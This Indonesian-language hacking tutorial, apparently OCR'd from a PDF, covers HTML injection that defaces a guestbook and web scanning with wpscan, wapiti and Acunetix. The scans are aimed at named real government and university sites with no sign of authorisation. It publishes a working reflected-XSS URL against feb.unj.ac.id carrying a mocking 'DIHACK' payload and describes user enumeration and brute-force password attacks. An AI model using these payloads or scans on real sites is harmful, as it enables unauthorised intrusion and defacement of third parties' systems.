
Form isian buku tamu terkena injeksi html pada bagian isian alamat.

Contoh input pada alamat :


<img src=https://dor.asia/1.jpg>

Kode html di atas adalah untuk memasukkan gambar ke web dengan source image : https://dor.asia/1.jpg

kita Injeksi kode html tersebut pada isian alamat :



Hasilnya :



Terlihat tampilan web menjadi terdeface

8. Scanning web dengan tool

Terdapat beberapa tool scanning web di kali linux diantaranya :

dirbuster, burpsuite, wpscan, skipfish,wapiti dan acunetix

1. dirbuster

Tujuan utama DirBuster adalah untuk mengungkap konten web yang tidak terhubung secara publik (*unlinked content*). Seringkali, pengembang atau administrator menyisakan file sensitif seperti:

- **Halaman administrasi** (misalnya: `/admin`, `/setup`).
- **File cadangan** (misalnya: `.bak`, `.zip`, `config.php.swp`).
- **Log sistem** atau direktori sementara.
- **API endpoints** yang tidak didokumentasikan.

2. wpscan

WPScan bekerja layaknya seorang auditor keamanan yang memeriksa setiap sudut instalasi WordPress. Beberapa fungsi utamanya meliputi:


- **Deteksi Versi:** Mengetahui versi inti (*core*) WordPress yang digunakan dan memeriksa apakah versi tersebut memiliki celah keamanan (vulnerability) yang sudah diketahui.
- **Enumerasi Plugin & Tema:** Mengidentifikasi plugin dan tema apa saja yang terpasang, serta memeriksa apakah ada versi yang ketinggalan zaman (*outdated*) atau mengandung bug berbahaya.
- **Enumerasi User:** Mencoba menemukan *username* pengguna terdaftar di situs tersebut. Mengetahui username adalah langkah pertama yang memudahkan penyerang untuk melakukan serangan login.
- **Pemeriksaan File Sensitif:** Mencari file yang seharusnya tidak bisa diakses publik, seperti cadangan `wp-config.php`, file log, atau direktori *upload* yang terbuka.
- **Brute Force Password:** Menguji kekuatan kata sandi pengguna dengan mencoba ribuan kombinasi kata sandi (dictionary attack) terhadap username yang ditemukan.

Contoh kita akan scan : https://dpmptsp.kalteng.go.id/

ketikkan :

wpscan --url https://dpmptsp.kalteng.go.id/ --random-user-agent

Hasil scan :




Hasilnya kita mendapat banyak informasi tentang wordpress target

3. wapiti

Wapiti bekerja dalam dua tahap utama:

1. **Crawling (Penelusuran):** Wapiti memindai situs web untuk menemukan semua tautan (links), formulir (forms), dan parameter (seperti `?id=1` atau `?search=abc`).
2. **Fuzzing (Pengujian):** Setelah memetakan semua input yang ada, Wapiti akan mencoba menyuntikkan (*inject*) berbagai muatan serangan (*payload*) ke dalam input tersebut untuk melihat respons server.



Format scan standar di wapiti :

wapiti -u http://target-anda.com/ -f html -o /home/kali/laporan_wapiti

-u: URL target.


-f: Format laporan (html, txt, xml, json).


-o: Folder tempat menyimpan lapo

Contoh kita akan melakukan scanning pada web unj : https://feb.unj.ac.id/feb/

wapiti -u https://feb.unj.ac.id/feb/ -f html -o feb.unj.ac.id.html

ditemukan bug xss pada web feb.unj.ac.id pada parameter page :





Contoh xss :

https://feb.unj.ac.id/feb/?page=%3C%2Fscript%3E%3CScRiPt%3Ealert%28%2FDIHACK%20HAHAHAHAHAAHAHA%2F%29%3C%2FsCrIpT%3E&secure=unjfe

4. acunetix

Acunetix dirancang untuk membantu perusahaan menemukan celah keamanan di situs web, aplikasi web, dan API mereka secara otomatis sebelum penjahat siber menemukannya. Fokus utamanya adalah **DAST (Dynamic Application Security Testing)**, yaitu menguji aplikasi saat sedang berjalan.


Untuk instalasi acunetix, ikuti panduan di :

https://github.com/securi3ytalent/acunetix-13-kali-linux


Setelah terinstall, buka browser dan akses : https://127.0.0.1:3443/

masukkan email dan password yang digunakan saat instalasi.


Interface untuk scan web dengan acunetix ini berbasis web :



misal kita tambahkan target : elok.ugm.ac.id




Selanjutnya langsung scan, tunggu proses scan web berjalan



Jika ingin scan web baru, klik tab baru di browser lalu ketik alamat http://127.0.0.1:3443

